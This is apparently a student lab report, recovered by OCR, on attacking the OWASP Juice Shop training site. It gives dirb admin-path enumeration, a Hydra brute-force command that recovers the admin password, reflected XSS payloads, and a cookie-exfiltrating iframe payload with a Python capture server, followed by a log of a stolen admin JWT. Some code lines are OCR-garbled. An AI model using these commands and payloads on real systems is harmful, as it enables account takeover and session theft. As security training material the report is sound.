
Name: مادونا دنيال نبيل نصحي **ID:** 2305023

Name: تقي رباح احمد عبد المجيد **ID:** 2305091

In this report we learn how we find the vulnerabilities to solve it and make the website stronger, we try on OWASP Juice shop website “https://juice-shop.herokuapp.com/#/”, and we find 6 vulnerabilities till now , we use a hydra tool to guess a password then we find it, and this are a first vulnerabilities “Improper Account Lockout Mechanism” , then we make a lot of tries to find another vulnerabilities ; and when we enter to website like admin then we have white box access because we have all Access in website.

dirb https://juice-shop.herokuapp.com /usr/share/wordlists/dirb/common.txt -v | grep admin

This command to find the admin path .




```
┌──(root㉿kali)-[~]
└─# dirb https://juice-shop.herokuapp.com /usr/share/wordlists/dirb/common.txt -v | grep admin
+ https://juice-shop.herokuapp.com/_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/~admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/~administrator (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/~sysadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin.cgi (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin.php (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin.pl (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_ (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_area (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_banner (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_c (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_index (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_interface (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_login (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin_logon (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin1 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin2 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin3 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin4_account (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin4_colon (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin-console (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admincontrol (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admincp (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminhelp (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admin-interface (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administer (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administr8 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administracion (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administrador (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administrat (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administratie (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administration (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administrator (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administratoraccounts (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administrators (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/administrivia (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminlogin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminlogon (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminpanel (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminpro (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admins (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminsessions (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/adminsql (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/admintools (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/aspadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/AT-admin.cgi (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/axis2-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/axis-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/banneradmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/bbadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/bigadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/cadmins (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/ccp14admin (CODE:200|SIZE:3748)
```

ping -c 1 juice-shop.herokuapp.com

To find IP of owasp juice shop website.


The IP: 54.73.53.134



```
┌──(root㉿kali)-[~]
└─# ping -c 1 juice-shop.herokuapp.com

PING juice-shop.herokuapp.com (54.73.53.134) 56(84) bytes of data.

--- juice-shop.herokuapp.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms


┌──(root㉿kali)-[~]
└─# 
```

hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 54.73.53.134 http-post-form "/login:email=^USER^&password=^PASS^:Invalid username or password" -V -I

We use the Hydra command to brute force a password to guess a password.



```
┌──(root㉿kali)-[~]
└─# hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 54.73.53.134 http-post-form "/login:email=^USER^&password=^PASS^:Invalid username or password" -V  -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 12:34:38
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://54.73.53.134:80/login:email=^USER^&password=^PASS^:Invalid username or password
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "qwerty" - 20 of 14344399 [child 5] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "111111" - 21 of 14344399 [child 7] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iloveu" - 22 of 14344399 [child 8] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "michelle" - 24 of 14344399 [child 4] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "tigger" - 25 of 14344399 [child 6] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "sunshine" - 26 of 14344399 [child 9] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "chocolate" - 27 of 14344399 [child 10] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "password1" - 28 of 14344399 [child 13] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "soccer" - 29 of 14344399 [child 15] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "anthony" - 30 of 14344399 [child 11] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "friends" - 31 of 14344399 [child 12] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "butterfly" - 32 of 14344399 [child 14] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "purple" - 33 of 14344399 [child 0] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "angel" - 34 of 14344399 [child 1] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jordan" - 35 of 14344399 [child 3] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "liverpool" - 36 of 14344399 [child 4] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "justin" - 37 of 14344399 [child 5] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "loveme" - 38 of 14344399 [child 6] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "fuckyou" - 39 of 14344399 [child 7] (0/0)
```


We find the password: admin123

<img src="x" onerror="alert('I am hacked you')">

This code for the cross-side scripting “XSS”

And this type reflected XSS attack.

“The <img> tag is used to display an image. The src="x" is an invalid or non-existent source for the image. The onerror attribute is a JavaScript event handler that executes when the image fails to load. Here, the attacker injects malicious JavaScript code (alert('I am hacked you')) into the onerror attribute. When the image fails to load, the JavaScript code runs."



```
https://juice-shop.herokuapp.com/#/search?q=<img src%3D"x" onerror%3D"alert('I am hacked you')">
```

Search Results -

juice-shop.herokuapp.com

I am hacked you


The step for stealing cookies

nano capture_server.py

And we write this code in capture_server.py :

```
from http.server import BaseHTTPRequestHandler, HTTPServer

import urllib.parse


class CaptureServer(BaseHTTPRequestHandler):
    def do_GET(self):
        query = urllib.parse.urlparse(self.path).query
        cookie = urllib.parse.parse_qs(query).get('cookie', [''])[0]

        if cookie:
            print(f"Stolen Cookie: {cookie}")
             # Send a response to the victim's browser
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b'Received')
if name == 'main':
    server = HTTPServer(('0.0.0.0', 8000), CaptureServer)
    print('Listening on port 8000...')
    server.serve_forever()
```

“My capture_server.py script is a simple HTTP server designed to log and display stolen cookies from an XSS payload.”



```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse

class CaptureServer(BaseHTTPRequestHandler):
    def do_GET(self):
        query = urllib.parse.urlparse(self.path).query
        cookie = urllib.parse.parse_qs(query).get('cookie', [''])[0]

        if cookie:
            print(f"Stolen Cookie: {cookie}")

        # Send a response to the victim's browser
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b'Received')

if name == 'main':
    server = HTTPServer(('0.0.0.0', 8000), CaptureServer)
    print('Listening on port 8000 ...')
    server.serve_forever()
```


python3 -m http.server 8000

This command creates a basic HTTP server to serve files from the directory where the command is executed. The server listens on port 8000 by default

<iframe src="javascript:document.location='http://127.0.0.0:8000?cookie=' + document.cookie"></iframe>

The code you provided is another Cross-Site Scripting (XSS) payload, but this time it uses an <iframe> tag to execute JavaScript code.

The browser sends an HTTP GET request to http://127.0.0.1:8000 with the cookies as part of the query string. If you are running a server on 127.0.0.1:8000 (e.g., using python3 -m http.server or your capture_server.py script), it will log or capture the cookies.



https://juice-shop.herokuapp.com/#/search?q=<iframe src%3D"javascript:document.location%3D'http:%2F%2F127.0.0.0:8000%3Fcookie%3D' %2B document.cookie"><%2Fiframe>

kie=' + document.cookie"></iframe>


You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)

Search Results - Directory listing for /?cookie=langua

No results found

Try adjusting your search to find what you're looking for.

Items per page: 12 0 of 0



```
┌──(root㉿kali)-[~]
└─# nano capture_server.py

┌──(root㉿kali)-[~]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [26/Dec/2024 12:45:04] "GET /?cookie=language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOi
JhZG1pbjEyMyIsImVtYWlsIjoiYWRtaW5AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ
2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMi0yNiAxNTo0MjozNi4wODcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMi0yNiAxNzoxMjozMC4xMDUgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ijox
NzM1MjM0Njc2fQ.PhZBCJE3xBSi5RswneWCVB-g5Y8B5DqimHIMTWkmfUJYNabgDlse5T0wLUNg13klbDnEGu9iQLL_ol16L0NhziHVt7Gos6h7tu4rV5v0bMYbVrKBpDOe9YYbwGXzAbR7laEwt6b2zGxaWw90Ku6ZRIg9czh5cppYvFGXMVDK2qU;%20continueCode=DA4xt2cwIDsvf2HBNuzrtWyIr6foahOX
IQwFlKtK2crmUV4c6ETXOsmoi7zA HTTP/1.1" 200 -
```

To stored the cookies

